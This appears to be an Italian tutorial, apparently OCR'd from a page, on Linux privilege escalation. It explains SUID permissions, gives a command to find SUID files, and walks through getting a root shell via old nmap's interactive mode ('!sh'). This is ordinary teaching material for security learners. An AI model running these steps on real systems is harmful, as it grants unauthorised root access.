
Il SUID è un permesso speciale sui file eseguibili in unix/linux. Quando un file ha il bit SUID impostato, viene eseguito con i privilegi del proprietario del file, che speso è l'utente root, anziché con quelli dell'utente che lo esegue. Se quel file è mal configurato o vulnerabile, può essere sfruttato per ottenere

privilegi elevati

Per verificare quali file hanno il SUID si utilizza il seguente comando

find / -perm -u=s -type f 2>/dev/null

Ricerca file con SUID



nmap

Nmap fino alla versione 5.21 include una **modalità interattiva**, e ha il suid impostato

Posso quindi usarlo per ottenere i permessi di root

```
nmap --version

Nmap version 4.53 ( http://insecure.org )

nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```

Ora posso ottenere una shell con il comando !sh

Se il binario è SUID root, la shell avrà privilegi elevati

```
nmap> !sh

whoami
root
```

Voilà, ecco fatto